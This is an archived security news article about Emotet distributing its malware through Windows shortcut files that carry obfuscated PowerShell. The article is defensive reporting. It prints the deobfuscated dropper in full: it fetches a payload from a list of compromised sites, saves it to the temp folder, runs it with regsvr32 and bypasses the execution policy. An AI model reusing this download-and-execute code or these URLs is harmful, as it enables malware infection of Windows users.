
Emotet malware now installs via PowerShell in Windows shortcut files

By Ionut Ilascu

Published: 2022-04-26 · Archived: 2026-04-05 15:49:45 UTC




The Emotet botnet is now using Windows shortcut files (.LNK) containing PowerShell commands to infect victims computers, moving away from Microsoft Office macros that are now disabled by default.

The use of .LNK files is not new, as the Emotet gang previously used them in a combination with Visual Basic Script (VBS) code to build a command that downloads the payload. However, this is the first time that they utilized Windows shortcuts to directly execute PowerShell commands.

New technique after botched campaign

Last Friday, Emotet operators pulled the plug on a phishing campaign because they botched their installer after using a static file name to reference the malicious .LNK shortcut.


0:00


Visit Advertiser websiteGO TO PAGE

Launching the shortcut would trigger a command that extracted a string of VBS code and added it to a VBS file to execute.

However, as the distributed shortcut files had a different name than the static one they were looking for, it would fail to create the VBS file correctly. The gang fixed the problem yesterday.

Today, security researchers noticed that Emotet switched to a new technique that uses PowerShell commands attached to the LNK file to download and execute a script on the infected computer.

The malicious string appended to the .LNK file is obfuscated and padded with nulls (blank space) so that it does not show in the target field (the file the shortcut points to) of the file's properties dialog box.



source: BleepingComputer

Emotet's malicious .LNK file includes URLs for several compromised websites used for storing the PowerShell script payload. If the script is present at one of the defined locations, it is downloaded to the system's temporary folder as a PowerShell script with a random name.

Below is the deobfuscated version of the malicious string Emotet attached to the .LNK payload:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -command
Out-String -InputObject "form.lnk" | Out-Null;
[System.Text.Encoding]::ASCII.GetString("$ProgressPreference="SilentlyCon
tinue";$links=("http://focusmedica.in/fmlib/IxBABMh0I2cLM3qq1GVv/","http:
//demo34.ckg.hk/service/hhMZrfC7Mnm9JD/","http://colegiounamuno.es/cgi-bi
n/E/","http://cipro.mx/prensa/siZP69rBFmibDvuTP1L/","http://filmmogzivota
.rs/SpryAssets/gDR/","https://creemo.pl/wp-admin/ZKS1DcdquUT4Bb8Kb/");for
each ($u in $links) {try {IWR $u -OutFile
$env:TEMP/GMOWDTRfIJ.xtq;Regsvr32.exe $env:TEMP/GMOWDTRfIJ.xtq;break}
catch { }}") > "%tmp%\ezMgZunnfF.ps1" ; powershell -executionpolicy
bypass -file "%tmp%\ezMgZunnfF.ps1"; Remove-Item "%tmp%\ezMgZunnfF.ps1"
```

source: BleepingComputer

This script generates and launches another PowerShell script that downloads the Emotet malware from a list of compromised sites and save it to the %Temp% folder. The downloaded DLL is then executed using the regsvr32.exe command.

Executing the PowerShell script is done using the Regsvr32.exe command-line utility and ends with downloading and launching Emotet malware.

Security researcher Max Malyutin says that along with using PowerShell in LNK files, this execution flow is new to Emotet malware deployment.

New technique on the rise


The Cryptolaemus researcher group, which is closely monitoring Emotet activity, notes that the new technique is a clear attempt from the threat actor to bypass defenses and automated detection.

Security researchers at cybersecurity company ESET also noticed that the use of the new Emotet technique has increased in the past 24 hours.

ESET's telemetry data shows that the countries most affected by Emotet via the new technique are Mexico, Italy, Japan, Turkey, and Canada.

Apart from switching to PowerShell in .LNK files, the Emotet botnet operators have made a few other changes since they resumed activity to steadier levels in November, such as moving to 64-bit modules.

The malware is typically used as a gateway for other malware, particularly ransomware threats like Conti.



Automated Pentesting Covers Only 1 of 6 Surfaces.

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.

Source: https://www.bleepingcomputer.com/news/security/emotet-malware-now-installs-via-powershell-in-windows-shortcut-files/